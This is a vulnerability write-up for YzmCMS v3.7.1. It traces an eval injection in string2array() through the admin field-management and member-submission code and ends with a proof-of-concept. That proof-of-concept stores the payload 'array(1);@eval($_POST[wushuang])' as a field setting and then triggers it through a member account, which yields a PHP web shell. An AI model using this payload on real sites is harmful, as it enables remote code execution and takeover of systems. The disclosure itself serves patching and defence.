This vulnerability is from yzmcms,http://www.yzmcms.com/ v3.7.1.

This vulnerability is a eval injection.

In yzmphp/core/function/global.func.php,276-286,function string2array,if parameter $data is not empty and $data is begin with 'array',then @eval("\$array = $data;")

```
269
270   /**
271    * 将字符串转换为数组
272    *
273    * @param    string  $data   字符串
274    * @return   array   返回数组格式，如果，data为空，则返回空数组
275    */
276   function string2array($data) {
277       $data = trim($data);
278       if($data == '') return array();
279       if(strpos($data, 'array')===0){
280           @eval("\$array = $data;");
281       }else{
282           if(strpos($data, '{\\')===0) $data = stripslashes($data);
283           $array=json_decode($data,true);
284       }
285       return $array;
286   }
287
288
```

This file is a public function library,it is included at the beginning.

This function is dangerous,it is a eval injection,if parameter $data="array(1);phpinfo()",it is equal to execute $array=array(1) and phpinfo().

In application/member/controller/member_content.class.php 304,call this function.

```
289   //获取不同模型获取HTML表单
290   private function _get_model_str($modelid, $field = false, $data = array()) {
291       $modelinfo = getcache($modelid.'_model', 2);
292       if($modelinfo === false){
293           $modelinfo = D('model_field')->where(array('modelid' => $modelid, 'disabled' => 0))->order('listorder ASC')->select();
294           setcache($modelid.'_model', $modelinfo, 2);
295       }
296
297       $fields = $fieldstr = array();
298       foreach($modelinfo as $val){
299           if($val['isadd'] == 0) continue;
300           $fieldtype = $val['fieldtype'];
301           if($data){
302               $val['defaultvalue'] = isset($data[$val['field']]) ? $data[$val['field']] : '';
303           }
304           $setting = $val['setting'] ? string2array($val['setting']) : 0;
305           $required = $val['isrequired'] ? '<span class="red">*</span>' : '';
306           $fieldstr[] = '<td>'.$val['name'].': </td><td>'.form::$fieldtype[$val['field'], $val['defaultvalue'], $setting).$required.'</td>';
307           $fields[] = $val['field'];
308       }
309
310       return $field ? $fields : $fieldstr;
311   }
312
```

This is a private method,in the same file,many public method call this method,like init(),publish() and so on.$val is query results,'setting' is a field in table yzmcms_model_field.

Example,init()

```
19
20    /**
21     * 在线投稿
22     */
23    public function init(){
24        $memberinfo = $this->memberinfo;
25        extract($memberinfo);
26
27        $this->_check_group_auth($groupid);
28        yzm_base::load_sys_class('form','',0);
29        $category_data = D('category')->field('catid,catname')->where(array('member_publish'=>1))->select(); //只查询允许投稿的栏目
30
31        $catid = isset($_GET['catid']) ? intval($_GET['catid']) : 0;
32        $modelid = !$catid ? 1 : get_category($catid, 'modelid');
33        if(!$modelid)  showmsg(L('illegal_operation'), 'stop');
34
35        $fieldstr = $this->_get_model_str($modelid);
36
37        include template('member', 'publish');
38    }
39
```

We can see,call _get_model_str() in 35,and if we don't input $_GET['catid'],$modelid will be 1,so we need one line data in table yzmcms_model_field,it's modelid=1 and setting is array();eval_code.

In application/admin/controller/model_field.class.php,65,D('model_field')->insert($_POST);

D is a function which can invoke database by new a class,db_mysql or db_mysqli,defined at global.func.php 813.

```php
32    public function add() {
33
34        if(isset($_POST['dosubmit'])) {
35
36            if(!preg_match('/^[a-zA-Z]{1}([a-zA-Z0-9]|[_]){0,19}$/', $_POST['field'])) showmsg('字段名不正确！');
37
38            $files = array('input','textarea','number','datetime','image','images','attachment','select','radio','checkbox','editor');
39            if(!in_array($_POST['fieldtype'], $files))  showmsg(L('illegal_parameters'), 'stop');
40
41            $_POST['issystem'] = 0;
42            $_POST['modelid'] = $this->modelid;
43            $_POST['listorder'] = 1;
44
45            if(in_array($_POST['fieldtype'], array('select','radio','checkbox'))){
46                $_POST['setting'] = array2string(explode('|', rtrim($_POST['setting'], '|')));
47            }elseif($_POST['fieldtype']=='datetime'){
48                $_POST['setting'] = $_POST['dateset'];
49            }else{
50                unset($_POST['setting']);
51            }
52
53            if($_POST['minlength']) $_POST['isrequired'] = 1;
54
55            if($_POST['fieldtype'] == 'textarea' || $_POST['fieldtype'] == 'images'){
56                sql::sql_add_field_mediumtext($this->modeltable, $_POST['field']);
57            }else if($_POST['fieldtype'] == 'editor'){
58                sql::sql_add_field_text($this->modeltable, $_POST['field']);
59            }else if($_POST['fieldtype'] == 'number'){
60                sql::sql_add_field_int($this->modeltable, $_POST['field'], intval($_POST['defaultvalue']));
61            }else{
62                sql::sql_add_field($this->modeltable, $_POST['field'], $_POST['defaultvalue'], $_POST['maxlength']);
63            }
64
65            D('model_field')->insert($_POST);
66            delcache($this->modelid.'_model');
67            showmsg(L('operation_success'), U('init',array('modelid'=>$this->modelid)), 1);
68        }else{
```

Only some parameter is important.

In 42,$_POST['modelid']=$this->modelid;,this class,it's __construct() is:

public function __construct() {
        parent::__construct();
        $this->modelid = isset($_GET['modelid']) ? intval($_GET['modelid']) : 1;
        $this->public_set_modelinfo();
    }

So,we input $_GET['modelid']=1 is enough.

Then,in 47、48,if we input $_POST['fieldtype']=='datetime',our $_POST['setting'] = $_POST['dateset'],it means we can insert 'setting' directly.

But there is some limit,when insert an array,every value will be filtered by safe_data(),two methods are all in yzmphp/core/class/db_mysql.php and yzmphp/core/class/db_mysqli.php,two methods are same in two files.

```
191     /**
192      * 执行添加记录操作
193      * @param $data        要增加的数据，参数为数组，数组key为字段值，数组值为数据取值
194      * @param $filter       第二个参数选填 如果为真值[1为真] 则开启实体转义
195      * @param $primary      是否过滤主键
196      * @return int/boolean  成功：返回自动增长的ID，失败: false
197      */
198     public function insert($data, $filter = false, $primary = true){
199         if(!is_array($data)) {
200             $this->geterr('insert function First parameter Must be array!');
201             return false;
202         }
203         $data = $this->del_arr($data, $primary);
204         $fields = $values = array();
205         foreach ($data AS $key => $val){
206             $fields[] = '`'. $key .'`';
207             $values[] = "'" . $this->safe_data($val, $filter) . "'";
208         }
209
210         $sql = 'INSERT INTO '.$this->get_tablename().' ('. implode(', ', $fields) .') VALUES ('. implode(', ', $values) .')';
211         $this->execute($sql);
212         return self::$link->insert_id;
213     }
214
```

The safe_data is:

private function safe_data($value, $chars = false){

        if(!MAGIC_QUOTES_GPC) $value = addslashes($value);

        if($chars) $value = htmlspecialchars($value);

        return $value;

   }

It as same as a addslashes() in short,for parameter $chars is input $filter,false default,so ignore htmlspecialchrs.

This limit means we can not use ',",but a eval injection don't need them.

Example @eval($_GET[wushuang]),it don't need ' or ",but it is equal to a shell.

The above is the principle,then is a poc.

First,log in website background management system as an admin,/index.php?m=admin&c=index&a=init,then choose '模型管理'(model manage),choose '字段管理'(field manage) which '模型 ID'(model id) is 1,then click '添加字段'.fill in form by this picture.

Then modify the packet with burp suite,like the picture,modify fieldtype to 'datetime',modify dateset to 'array(1);@eval($_POST[wushuang])'.

Then we need a member which can trigger this vulnerability,choose '会员管理'(member manage),choose '会员管理'(member manage),click '添加用户'(add a member),fill in the form by this picture.

Now we have finished the preparatory work,then log in as a member with guici/123456,/index.php?m=member&c=index&a=login,then click '在线投稿'(online submission),then you can eval everything by post wushuang!,/index.php?m=member&c=member_content&a=init.

Like this picture.

By 诡刺